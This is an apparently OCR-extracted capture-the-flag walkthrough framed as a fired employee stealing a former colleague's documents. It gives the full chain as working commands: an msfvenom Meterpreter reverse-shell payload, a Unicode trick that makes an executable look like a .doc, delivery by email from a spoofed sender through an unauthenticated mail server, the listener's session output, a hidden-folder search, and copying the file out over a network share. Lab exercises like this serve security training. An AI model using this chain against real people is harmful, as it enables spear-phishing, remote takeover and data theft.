Category:

MISC

Name:

M2: Send an email

Message:

Your goal is to look for and collect important documents from your previous employer who just recently fired you.

Due to an incorrectly sent email from "George@CSG2025.local", it has come to your attention that George, a high-ranking employee, has a very important presentation coming up in a few hours.

Based on the information you have read from the email, George is making last minute changes to his presentation using data that he's requesting from outsourced developers. These outsourced developers are using the email address "Instructor@CSG2025.local" to communicate with. George also mentioned that he urgently needs the updated version of the "CSG2025.Exercise.doc" file; he will be monitoring his email from the time he sent the email up to one hour prior to his presentation. He also requested that they use "CSG-2025 Challenge" as the subject so he can immediately spot the email.

Prior to this, since you have worked for this company before, you know the following:

The mail server's FQDN : mail.csg2025.local

Instructions:

Step1 : Weaponization

You need to create a payload you want Geroge to open.

Here is an example:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.10.xxx LPORT=4444
-f exe > payload.exe
```


Copy the payload to /var/www/html so that the created payload can be downloaded from Windows.

```
sudo cp payload.exe /var/www/html/
```


Download from PowerShell, as downloading from a browser may be blocked.

```
Invoke-WebRequest -uri http://kali/payload.exe -OutFile
C:¥Tools¥payload.exe
```


The name of the file George wants is “CSG2025.Exercise.doc” but the payload is an executable file. Here, the UNICODE control characters are exploited to disguise the extension on the surface.




↓



↓



Rename payload.exe with the crafted string.




You will then have a file that looks like a .doc extension but is of type application.


And don't forget to wait for a reverse shell connection at Kali.


```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.10.xxx
set LPORT 4444
exploit
```


Step2: Delivery


You can use your favorite email client to send emails to George. Here is an example using Mozilla Thunderbird.





OUTGOING SERVER
Hostname:
mail.csg2025.local
Port:
25
Connection security:
None
Authentication method:
No authentication
Username:
instructor@csg2025.local
Advanced config


Confirm Advanced Configuration
This dialog will be closed and an account with the current settings will be created, even if the configuration is incorrect. Do you want to proceed?
OK
Cancel


Search... CTRL + K
Instructor@csg2025.local
Thunderbird Privacy Notice — Moz
Account Settings
New Account
Instructor@csg2025.local
Server Settings
Copies & Folders
Composition & Addressing
Junk Settings
Server Settings
Server Type: IMAP Mail Server
Server Name: .csg2025.local
Port: 143
Default: 143
User Name: Instructor@csg2025.local


Instructor@csg2025.local
New Message
Instructor@csg2025.local



Step3: Command & Control

When the email matches the criteria is received, George executes the attachment, and a reverse shell connection is established.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.10.21:4444
[*] Sending stage (175686 bytes) to 10.11.22.61
[*] Meterpreter session 1 opened (10.0.10.21:4444 → 10.11.22.61:50259) at 20
25-07-13 11:34:13 +0000

meterpreter > shell
Process 3628 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.3807]
(c) Microsoft Corporation. All rights reserved.
```

Step4: Actions on Objectives

You need to search for a hidden file located on George's computer.

You can find hidden folders by the command:

```
dir c:¥ /a:h
```

```
C:\Tools>dir c:\ /a:h
dir c:\ /a:h
 Volume in drive C has no label.
 Volume Serial Number is 1CE9-5F0A

 Directory of c:\

07/13/2025  09:33 AM    <DIR>          $Recycle.Bin
06/11/2025  11:15 PM    <DIR>          $WinREAgent
04/10/2025  05:33 AM                 0 $WINRE_BACKUP_PARTITION.MARKER
06/11/2025  11:33 PM    <DIR>          Boot
06/11/2025  11:26 PM           441,802 bootmgr
05/08/2021  08:14 AM                 1 BOOTNXT
07/13/2025  09:23 AM    <DIR>          Confidential
08/18/2021  11:34 PM    <JUNCTION>     Documents and Settings [C:\Users]
07/13/2025  09:23 AM            12,288 DumpStack.log.tmp
07/13/2025  09:23 AM     1,476,395,008 pagefile.sys
08/19/2021  06:36 AM    <DIR>          ProgramData
07/13/2025  09:15 AM    <DIR>          Recovery
10/09/2024  01:29 AM    <DIR>          System Volume Information
               5 File(s)  1,476,849,099 bytes
               8 Dir(s)  11,366,768,640 bytes free
```

```
C:\Tools>dir c:\confidential
dir c:\confidential
 Volume in drive C has no label.
 Volume Serial Number is 1CE9-5F0A


 Directory of c:\confidential

07/13/2025  11:35 AM                63 flag.txt
               1 File(s)             63 bytes
               0 Dir(s)  11,367,710,720 bytes free
```

However, contents of the flag.txt seemed not a flag itself.

```
C:\Tools>type c:\confidential\flag.txt
type c:\confidential\flag.txt
Congraturations! You are one step closer to getting the flag.
```

You can find the NTFS alternative data stream (ADS) by the command:



Unfortunately, it's hard to read ADS from shell on the meterpreter.

So, you need to copy flag.txt to your attack box.

```
net use x: ¥¥{windows IP}¥tools /user:attacker CSG@Player!
copy c:¥confidential¥flag.txt x:¥
```

Finally, you can see the flag:

